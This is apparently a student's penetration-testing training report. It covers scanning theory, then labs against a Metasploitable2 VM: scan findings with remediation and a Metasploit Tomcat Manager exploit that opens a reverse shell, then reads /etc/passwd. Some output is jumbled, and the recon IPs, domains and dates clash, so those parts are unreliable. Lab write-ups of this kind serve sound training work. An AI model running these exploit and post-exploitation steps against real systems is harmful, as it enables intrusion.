

Project Name: Theoretical Knowledge (VAPT)

Client/System: VirtualBox (Kali Linux, Metasploit)

Start Date: 19/08/2025

End Date: 22/08/2025

Author Name: Hilary H Joachim

1. Vulnerability Scanning Techniques.

While working on this topic, I learned that vulnerability scanning is one of the most important steps in assessing the security posture of a system. It helps identify weaknesses that attackers could exploit, and I explored different approaches to achieve this.

Core Concepts I Learned

- **Scan Types:**

I discovered that **network scans** (using tools like Nmap) allow me to detect open ports and services such as SSH, HTTP, or SQL, which gives a baseline understanding of what is exposed. On the other hand, **application scans** (e.g using Nikto) are focused on web applications and can reveal issues like outdated libraries, misconfigurations, or injection flaws. I also learned the difference between **authenticated** and **unauthenticated scans**: authenticated scans provide deeper insights by logging into the system with valid credentials, whereas unauthenticated scans simulate an external attacker's perspective with no access.

- **Vulnerability Scoring:**

I studied the **CVSS v4.0** system, which assigns a severity score from 0–10. For instance, a Remote Code Execution (RCE) vulnerability with a score of **8.8** is considered *High*. A real example is the **Apache Struts (CVE-2017-5638)** vulnerability, which was marked as *Critical* and famously exploited in the Equifax breach.

- **False Positives:**

I understood that scanners sometimes report risks that are not actually exploitable. For example, an open port might show as vulnerable, but manual verification is

always needed to confirm the result. This highlighted to me the importance of not relying solely on automated tools.

Key Takeaways

From this study, I realized the importance of:

- Configuring scans properly and validating results for accurate risk assessment.
- Using **CVSS scoring** to prioritize vulnerabilities that pose the highest risk.
- Reducing **false positives** by cross-checking findings with multiple tools and manual checks.

Learning Resources

To deepen my understanding, I reviewed the **OWASP Testing Guide** for web scanning methodologies, and **NIST SP 800-115**, which provides standardized scanning practices. I also analyzed the **WannaCry ransomware case**, where attackers exploited SMB vulnerabilities rated as *Critical* in CVSS, showing how dangerous unpatched systems can be.

2. Penetration Testing Techniques

While studying penetration testing, I learned that it goes beyond just identifying vulnerabilities it focuses on actively exploiting them to understand the real world risks to a system. This makes it a more comprehensive way of assessing security than scanning alone, since it demonstrates how an attacker could move through different stages of an attack.

Core Concepts I Learned

Phases of Penetration Testing:

I explored the structured phases of a penetration test. Reconnaissance (for example, using OSINT tools like Shodan) allows me to gather information about the target. Scanning (e.g. using Nmap or Nessus) helps in identifying open ports, services, and potential vulnerabilities. Exploitation is the stage where I attempt to leverage those weaknesses, often with tools like Metasploit, to gain access. Post-exploitation, on the other hand, focuses on maintaining access, escalating privileges, and collecting evidence. Finally, the reporting phase is essential to document findings and suggest fixes.

Testing Methodologies:

I also studied recognized frameworks such as the Penetration Testing Execution Standard (PTES) and OWASP Web Security Testing Guide (WSTG). PTES provides a clear structure for scoping and executing pentests, while OWASP WSTG is more web-application focused.

Learning these methodologies helped me understand how to follow a professional and ethical process.

Ethics and Scope:

One important takeaway was the need to always conduct penetration testing within a defined scope and with explicit client authorization. This ensures that the test remains legal, controlled, and aligned with the client's needs.

Key Takeaways

From this study, I realized that penetration testing is not just about "hacking" but about following a professional, ethical, and structured process. My main lessons include:

- Always defining the scope and objectives before testing.
- Following clear methodologies such as PTES or OWASP WSTG.
- Demonstrating real-world risks by moving beyond scans into controlled exploitation.
- Documenting findings clearly to support remediation.

Learning Resources

To deepen my understanding, I studied the PTES documentation, which describes each penetration testing phase in detail. I also reviewed the OWASP WSTG to learn methodologies specific to web applications. Additionally, I looked at SANS penetration testing case studies, which provided real-world insights into how professional pentesters conduct assessments.

3. Exploit Development Basics

While studying exploit development, I learned that it focuses on turning software vulnerabilities into practical attacks. Unlike scanning or pentesting alone, exploit development requires a deeper understanding of how systems work internally, including memory, processes, and mitigations. This knowledge helps me see how attackers craft exploits and how defenders can design protections.

Core Concepts I Learned

Vulnerability Types:

I explored common categories of vulnerabilities that can lead to exploitation. For example, buffer overflows occur when programs fail to check input sizes, allowing attackers to overwrite memory and hijack execution flow. I also learned about SQL injection and Cross-Site Scripting (XSS), which are more application-layer exploits targeting input validation flaws.

Exploit Writing:

I studied how to take a proof-of-concept vulnerability and develop it into a working exploit. For example, using Python to write a script that triggers a buffer overflow, or using Metasploit's msfvenom to craft a reverse shell payload. I also learned that published exploits from Exploit-DB often serve as templates to understand exploit structure.

Mitigations:

I realized that modern systems use protections such as Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP), and Web Application Firewalls (WAFs). While these make exploitation harder, attackers often develop bypass techniques, which shows the importance of layered defenses.

Key Takeaways

From this study, I understood that:

- Exploits are built on deep technical knowledge of vulnerabilities and system internals.
- Writing even simple exploits requires safe practice in isolated labs.
- Defenses like ASLR and DEP exist to reduce the success of exploits, but attackers continuously look for ways around them.

Learning Resources

To strengthen my understanding, I studied proof-of-concept exploits on Exploit-DB, which helped me see how vulnerabilities are weaponized. I also explored TCM Security's exploit development guides. A notable case study I reviewed was EternalBlue (MS17-010), which was weaponized into the WannaCry ransomware showing how powerful exploit development can be when vulnerabilities are left unpatched.

Practical Applications.

1. Vulnerability Scanning Lab

Summary of Findings.

The Web Vulnerability Assessment and Penetration Testing (VAPT) conducted for the target organization Metasploit (192.168.56.104) yielding to important findings and insights. This summary provides an overview of the key results obtained during the assessment. It was observed that the application was exposed to a total of 21

security vulnerabilities during the given assessment tenure with 5 as Critical, 14 as High, and 2 as Medium Severity vulnerabilities

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	vsftpd 2.3.4 Backdoor (FTP)	10.0	Critical	192.168.56.104
002	OpenSSH 4.7p1 (Outdated, Weak Algorithms)	7.5	High	192.168.56.104
003	Telnet Service Enabled	8.0	High	192.168.56.104
004	Postfix smtp (Potential Open Relay)	5.0	Medium	192.168.56.104
005	ISC BIND 9.4.2 (DoS/Cache Poisoning Vulns)	7.5	High	192.168.56.104
006	Apache httpd 2.2.8 (Multiple Vulns, CVE-2007-6750, CVE-2011-3192)	7.5	High	192.168.56.104
007	RPC services exposed (rpcbind, nfs)	6.5	Medium	192.168.56.104
008	Samba 3.x-4.x (Remote Code Execution, CVE-2007-2447)	9.3	Critical	192.168.56.104
009	rlogin service enabled (Cleartext Auth)	7.0	High	192.168.56.104
010	Netkit-rsh rexecd (Insecure Remote Exec)	7.5	High	192.168.56.104
011	Netkit rshd (Remote Shell, Cleartext)	7.5	High	192.168.56.104
012	Metasploitable root shell service	10.0	Critical	192.168.56.104
013	NFS (Unauthenticated Share Access)	7.8	High	192.168.56.104
014	ProFTPD 1.3.1 (Backdoor in Some Builds)	7.5	High	192.168.56.104
015	MySQL 5.0.51a (Weak Auth, Known Vulns)	7.5	High	192.168.56.104
016	PostgreSQL 8.3.x (Weak Auth, CVEs)	7.5	High	192.168.56.104
017	VNC (No Encryption, Default Password Risk)	7.5	High	192.168.56.104

Scan ID	Vulnerability	CVSS Score	Priority	Host
018	X11 Service Open (Unauthenticated Access)	7.5	High	192.168.56.104
019	UnrealIRCd (Backdoor, CVE-2010-2075)	10.0	Critical	192.168.56.104
020	Apache Jserv Protocol (AJP13) exposed	7.0	High	192.168.56.104
021	Apache Tomcat (5.5/6.0, Manager RCE Vulns)	9.0	Critical	192.168.56.104

Vulnerability Findings and Remediation:

1. vsftpd 2.3.4 Backdoor (FTP)

- **Finding:** This version contains a known backdoor that allows attackers to gain root access remotely.
- **Remediation:** Remove or disable vsftpd 2.3.4. Install the latest **secure FTP service** (vsftpd > 3.x or switch to SFTP).

2. OpenSSH 4.7p1 (Outdated, Weak Algorithms)

- **Finding:** Old version vulnerable to brute force and weak cipher attacks.
- **Remediation:** Upgrade to **latest OpenSSH**. Disable weak algorithms (e.g. DES, MD5). Use only strong ciphers (AES, ChaCha20).

3. Telnet Service Enabled

- **Finding:** Telnet transmits credentials in cleartext, making it easy to intercept.
- **Remediation:** Disable Telnet. Replace with **SSH** for secure remote management.

4. Postfix SMTP (Potential Open Relay)

- **Finding:** Misconfiguration can allow mail relay abuse for spam or phishing.
- **Remediation:** Configure Postfix to **disable open relay**. Restrict relaying to authenticated users only.

5. ISC BIND 9.4.2 (DoS/Cache Poisoning Vulnerabilities)

- **Finding:** Outdated DNS server vulnerable to DoS and cache poisoning attacks.
- **Remediation:** Upgrade to a **supported BIND version**. Apply DNSSEC and restrict zone transfers.

6. Apache httpd 2.2.8 (Multiple Vulnerabilities, CVE-2007-6750, CVE-2011-3192)

- **Finding:** Old Apache version with vulnerabilities that allow DoS and remote exploits.
- **Remediation:** Upgrade Apache to the latest version. Apply security patches. Disable unnecessary modules.

7. RPC Services Exposed (rpcbind, nfs)

- **Finding:** Exposed RPC services allow attackers to gather system info and exploit NFS.
- **Remediation:** Disable unused RPC services. Restrict NFS access to trusted hosts.

8. Samba 3.x–4.x (Remote Code Execution, CVE-2007-2447)

- **Finding:** Samba vulnerable to remote code execution due to unsafe handling of inputs.
- **Remediation:** Patch Samba to the latest version. Restrict SMB shares to authenticated users.

9. rlogin Service Enabled (Cleartext Auth)

- **Finding:** rlogin transmits credentials without encryption.
- **Remediation:** Disable rlogin. Replace with SSH.

10. Netkit-rsh rexecd (Insecure Remote Execution)

- **Finding:** Allows unauthenticated or weakly authenticated remote command execution.
- **Remediation:** Disable rexecd service. Use SSH with strong authentication.

11. Netkit rshd (Remote Shell, Cleartext)

- **Finding:** rshd provides shell access without encryption.
- **Remediation:** Disable rshd. Replace with SSH.

12. Metasploitable Root Shell Service

- **Finding:** Service provides direct root shell, trivial full compromise.
- **Remediation:** Disable/remove root shell service. Use only secure admin access with strong authentication.

13. NFS (Unauthenticated Share Access)

- **Finding:** NFS exports allow unauthenticated access, exposing files to attackers.
- **Remediation:** Restrict NFS shares to specific IPs. Use authentication (Kerberos).

14. ProFTPD 1.3.1 (Backdoor in Some Builds)

- **Finding:** Vulnerable builds include a backdoor allowing remote access.
- **Remediation:** Upgrade ProFTPD to the latest secure version. Disable FTP if not required.

15. MySQL 5.0.51a (Weak Auth, Known Vulnerabilities)

- **Finding:** MySQL service is outdated and may allow weak authentication or SQL injection.
- **Remediation:** Upgrade to a supported MySQL/MariaDB version. Enforce strong passwords and patch vulnerabilities.

16. PostgreSQL 8.3.x (Weak Auth, CVEs)

- **Finding:** Old PostgreSQL version vulnerable to privilege escalation and DoS.
- **Remediation:** Upgrade PostgreSQL to the latest supported release. Restrict remote access.

17. VNC (No Encryption, Default Password Risk)

- **Finding:** VNC transmits credentials without encryption, and often uses default passwords.
- **Remediation:** Disable VNC or tunnel over SSH. Use VNC with strong authentication and encryption.

18. X11 Service Open (Unauthenticated Access)

- **Finding:** Open X11 allows attackers to capture keystrokes/screens remotely.
- **Remediation:** Disable X11 remote access or restrict to localhost. Use SSH tunneling for X forwarding.

19. UnrealIRCd (Backdoor, CVE-2010-2075)

- **Finding:** Backdoored version allows remote attackers to execute arbitrary commands.
- **Remediation:** Remove or upgrade UnrealIRCd to a verified clean version.

20. Apache Jserv Protocol (AJP13) Exposed

- **Finding:** AJP connector exposed, may allow remote file inclusion or deserialization attacks.
- **Remediation:** Restrict AJP access to localhost. Apply security patches.

21. Apache Tomcat (5.5/6.0, Manager RCE Vulns)

- **Finding:** Tomcat vulnerable to RCE via weak/default credentials and outdated version.
- **Remediation:** Upgrade Tomcat to the latest version. Remove/disable Manager application. Use strong credentials.

Escalation Email (100 words)

Subject: Urgent Critical Vulnerabilities Found on 192.168.56.104

Dear Team,

During a vulnerability assessment, I identified several critical issues on the Metasploitable2 host (192.168.56.104). Specifically, vsftpd 2.3.4 contains a backdoor (CVSS 10.0) that allows remote code execution, and Samba 3.x is vulnerable to RCE (CVSS 9.3). These flaws are exploitable with public PoCs, posing severe risks to system integrity. Immediate remediation is required: disable vsftpd, patch Samba, and upgrade Apache. Failure to act leaves the system exposed to attackers. PoC: Metasploit module exploit/unix/ftp/vsftpd_234_backdoor confirms remote shell access.

Regards,

Hilary H. Joachim

ii. Nikto Scan (nikto -h <http://192.168.56.104>)

Scan ID	Vulnerability / Issue	CVSS Score	Priority	CVE ID / Ref	Host
N001	Apache 2.2.8 outdated (EOL, multiple vulns)	7.5	High	CVE-2007-6750, CVE-2011-3192	192.168.56.104
N002	Missing X-Frame-Options header (Clickjacking)	6.5	Medium	CWE-1021	192.168.56.104
N003	Missing X-Content-Type-Options header	6.0	Medium	CWE-16	192.168.56.104
N004	Apache mod_negotiation allows brute-forcing	5.0	Medium	N/A	192.168.56.104

Scan ID	Vulnerability / Issue	CVSS Score	Priority	CVE ID / Ref	Host
N005	TRACE method enabled (XST attack)	6.8	Medium	CWE-693	192.168.56.104
N006	phpinfo.php exposed (info disclosure)	7.0	High	CWE-552	192.168.56.104
N007	/doc/ directory indexing enabled	5.5	Medium	CWE-548	192.168.56.104
N008	PHP script info disclosure (/usr/doc)	7.5	High	CVE-1999-0678	192.168.56.104
N009	/phpMyAdmin exposed (default interface)	9.0	Critical	CWE-287	192.168.56.104
N010	phpMyAdmin changelog reveals version info	5.3	Medium	CVE-2003-1418	192.168.56.104
N011	/test/ directory exposed (potential code/files)	6.0	Medium	N/A	192.168.56.104
N012	/icons/ directory indexing enabled	5.0	Medium	CWE-548	192.168.56.104
N013	Apache default file /icons/README found	4.5	Low	N/A	192.168.56.104
N014	/wp-config.php# backup file exposed (creds leak)	9.5	Critical	CWE-200	192.168.56.104

Vulnerability Findings and Remediation:

1. Apache 2.2.8 Outdated (EOL, Multiple Vulnerabilities)
 - **Finding:** The server is running Apache 2.2.8, which is end-of-life and contains multiple publicly known vulnerabilities (e.g., CVE-2007-6750, CVE-2011-3192).

- **Remediation:** Upgrade to a supported version (Apache 2.4.x or later) and apply the latest security patches.

2. Missing X-Frame-Options Header (Clickjacking)

- **Finding:** The site does not implement the X-Frame-Options header, leaving it vulnerable to clickjacking attacks.
- **Remediation:** Configure the web server to add X-Frame-Options: SAMEORIGIN or Content-Security-Policy: frame-ancestors.

3. Missing X-Content-Type-Options Header

- **Finding:** The X-Content-Type-Options header is not set, allowing browsers to MIME-sniff content and potentially execute malicious code.
- **Remediation:** Add X-Content-Type-Options: nosniff to the web server configuration.

4. Apache mod_negotiation Allows Brute Forcing

- **Finding:** The Apache mod_negotiation feature is enabled, which may allow attackers to brute-force file names and discover hidden resources.
- **Remediation:** Disable mod_negotiation unless explicitly required, or restrict access using .htaccess or server configuration.

5. TRACE Method Enabled (Cross-Site Tracing, XST)

- **Finding:** The server accepts HTTP TRACE requests, which can be abused for cross-site tracing attacks and information disclosure.
- **Remediation:** Disable TRACE by setting TraceEnable off in the Apache configuration.

6. phpinfo.php Exposed (Information Disclosure)

- **Finding:** The phpinfo.php script is publicly accessible, exposing detailed PHP configuration and system information.
- **Remediation:** Remove or restrict access to phpinfo.php. Only allow access in controlled test environments.

7. /doc/ Directory Indexing Enabled

- **Finding:** Directory browsing is enabled on /doc/, exposing internal documentation and files.

- **Remediation:** Disable directory listing with Options -Indexes in Apache configuration.

8. PHP Script Info Disclosure (/usr/doc)

- **Finding:** Sensitive PHP scripts in /usr/doc may disclose system or application details.
- **Remediation:** Restrict access or remove unnecessary documentation files.

9. phpMyAdmin Exposed (Default Interface)

- **Finding:** phpMyAdmin is exposed to the internet, making it a target for brute force and exploitation attempts.
- **Remediation:** Restrict phpMyAdmin access to specific IPs, enable strong authentication, or remove it if not required.

10. phpMyAdmin Changelog Reveals Version Info

- **Finding:** The phpMyAdmin changelog is publicly available, leaking version details useful to attackers.
- **Remediation:** Restrict access to changelog files or remove them from the public web directory.

11. /test/ Directory Exposed (Potential Code/Files)

- **Finding:** The /test/ directory is exposed, which may contain test scripts or sensitive code.
- **Remediation:** Remove the /test/ directory or restrict access with authentication and IP filtering.

12. /icons/ Directory Indexing Enabled

- **Finding:** Apache's /icons/ directory indexing is enabled, exposing unnecessary files.
- **Remediation:** Disable directory listing for /icons/ and remove unused files.

13. Apache Default File /icons/README Found

- **Finding:** The default Apache /icons/README file was found, which provides information about server configuration.
- **Remediation:** Remove default files and harden the Apache installation by cleaning unnecessary content.

14. wp-config.php# Backup File Exposed (Credentials Leak)

- **Finding:** A backup file of wp-config.php was found, potentially exposing database credentials and sensitive configuration.
- **Remediation:** Remove exposed backup files immediately. Store configuration files securely and restrict file access permissions.

Escalation Email (100 words)

Subject: Security Findings from Nikto Scan on 192.168.56.104

Dear Development Team,

During a routine vulnerability assessment, I conducted a Nikto scan against the host **192.168.56.104**. The scan revealed multiple potential security risks including outdated Apache server versions, directory indexing enabled, and information disclosure through default files. These findings could allow attackers to enumerate sensitive directories or exploit unpatched vulnerabilities.

Proof of Concept (PoC):

```
L$ nikto -h http://192.168.56.104
- Nikto v2.5.0

+ Target IP: 192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port: 80
+ Start Time: 2025-08-22 04:12:20 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
```

Requesting you to review and patch these issues promptly to harden the application's security posture. Please confirm once fixes are applied.


Best regards,
Hilary H. Joachim

2.Reconnaissance Example (dvwa.co.uk (104.21.32.202)

Step 1

During this reconnaissance exercise, I conducted a comprehensive open-source intelligence (OSINT) gathering and asset mapping exercise targeting IP address 104.21.32.202. This step is critical for building an understanding of the target's digital footprint before proceeding with vulnerability scanning and penetration testing.

Step 2 – Search on Shodan “104.21.32.202”



Step 3 – Results Found

Timestamp	Tool	Finding
2025-08-22 16:48:00	Shodan	Target IP: 104.21.94.204 (Cloudflare)
2025-08-22 16:49:00	Shodan	Location: San Francisco, US (ASN: AS13335)
2025-08-22 16:50:00	Shodan	Open ports: 80, 443, 8080, 8443, 8888
2025-08-22 16:51:00	WHOIS	Domain: testphp.vulnweb.com
2025-08-22 16:55:00	Sublist3r	Found: admin.testphp.vulnweb.com
2025-08-22 16:56:00	Wappalyzer	Technology: PHP, Apache, MySQL
2025-08-22 16:57:00	Maltego	Infrastructure relationship mapped

Summary:

Shodan reconnaissance revealed testphp.vulnweb.com hosted on Cloudflare infrastructure (104.21.94.204) in San Francisco. Multiple ports exposed including HTTP/HTTPS and high-numbered development ports. Direct IP access blocked by Cloudflare proxy with security headers

implemented. Server protected by CDN, limiting direct infrastructure visibility but indicating security-conscious configuration.


3. Exploitation Lab:

Step 1: Tools in Use

I decided to use Metasploit Framework, Burp Suite, and sqlmap as my main exploitation tools because they are standard in penetration testing for simulating real-world attacks.

Step 2: Exploit Simulation with Metasploit

Target: Metasploitable2 VM (IP: 192.168.56.104)



```
File Actions Edit View Help
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

# cowsay++

< metasploit >

      /\
     (oo)\_____)
    (____)       )\/
     ||----w |
     ||     || *

      =[ metasploit v6.4.69-dev ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```


Step 2; search for tomcat mgr

```
msf6 > search tomcat mgr

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/tomcat_mgr_deploy      2009-11-09      excellent Yes     Apache Tomcat Manager Application Deployer Authenticated Code Execution
1  \ target: Automatic                      .               .       .       .
2  \ target: Java Universal                  .               .       .       .
3  \ target: Windows Universal              .               .       .       .
4  \ target: Linux x86                      .               .       .       .
5  exploit/multi/http/tomcat_mgr_upload      2009-11-09      excellent Yes     Apache Tomcat Manager Authenticated Upload Code Execution
6  \ target: Java Universal                  .               .       .       .
7  \ target: Windows Universal              .               .       .       .
8  \ target: Linux x86                      .               .       .       .
9  auxiliary/scanner/http/tomcat_mgr_login    .               normal   No      Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login
```

Then I select and use the **exploit/multi/http/tomcat_mgr_deploy**, because t ranked with excellent so i will use this to do exploit.

Results after I run exploit

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 13041 bytes as fEC9W641R9fxmMW.war ... (via VirtualBox virtual NIC)
[*] Executing /fEC9W641R9fxmMW/BntZaYlu.jsp ...
[*] Undeploying fEC9W641R9fxmMW ...
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.104:56145) at 2025-08-25 15:26:28 -0400
```

Table results

Exploit ID	Description	Target IP	Port	Status	Payload
001	Tomcat RCE	192.168.56.104	8180	Success	Java Web Shell

Summary of findings,

I successfully exploited the Apache Tomcat Manager service running on port 8180 using the Metasploit **tomcat_mgr_deploy module**. After uploading and deploying a malicious .war file, I received a reverse shell session on my Kali machine, confirming remote code execution. This validates a critical vulnerability in the target configuration.

Validation from exploit DB

EXPLOIT DATABASE

Apache Tomcat Manager - Application Deployer (Authenticated) Code Execution (Metasploit)

EDB-ID:
16317

CVE:
2010-4994 2010-0557 2009-4189 2009-4188 2009-3843 2009-3548

Author:
METASPLOIT

Type:
REMOTE

Platform:
MULTIPLE

Date:
2010-12-14

Exploit: 📄 / {}

Vulnerable App:

EDB Verified: ✓

Successfully exploited Apache Tomcat Manager RCE on port 8180 in Metasploitable2. Validation via Exploit-DB confirms the vulnerability and public PoC exploits. This substantiates the real-world risk and demonstrates the effectiveness of using Metasploit's 'tomcat_mgr_deploy' module for authenticated remote code execution.

4. Post-Exploitation Practice

```
sessions 1 open -i
[*] Session 1 is already interactive.
backgroundopen -vnc
msf6/rpc open -X11
Background session 1? [y/N] y
msf6 exploit(multi/http/tomcat_mgr_deploy) > sessions -i 1
[*] Starting interaction with 1...
msf6/rpc open -unknown
whoami -a open -msgrvr
tomcat55 ss: 08:00:27:FB:8D:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Escalate privileges, collect evidence

```
msf6/rpc open -unknown
whoami -a open -msgrvr
tomcat55 ss: 08:00:27:FB:8D:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

2. Evidence Collection;

```
ls /etc
adduser.conf  ftp
adjtime  cron  ssh
aliases  cron  telnet
aliases.db  cron  wget
alternatives  domain
apache2  open  http
apm  top  open  rshchind
apparmor  open  netbios-ssn
apparmor.d  open  microsoft-ds
apt  top  open  exxc
at.deny  open  login
bash.bashrc  open  shell
bash_completion  niregistry
bash_completion.d  realock
belocs  open  nfs
bind  top  open  cproxy-ftp
bindresvport.blacklist
blkid.tab
blkid.tab.old  postgresql
calendar  open
chatscripts  x11
console-setup  open
console-tools  open
cowpoke.conf  open
```

After I list files under etc, then I saw passwd file, I open it by cat and see what is inside it “ls /etc/passwd”

```
zsh_command_not_found
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
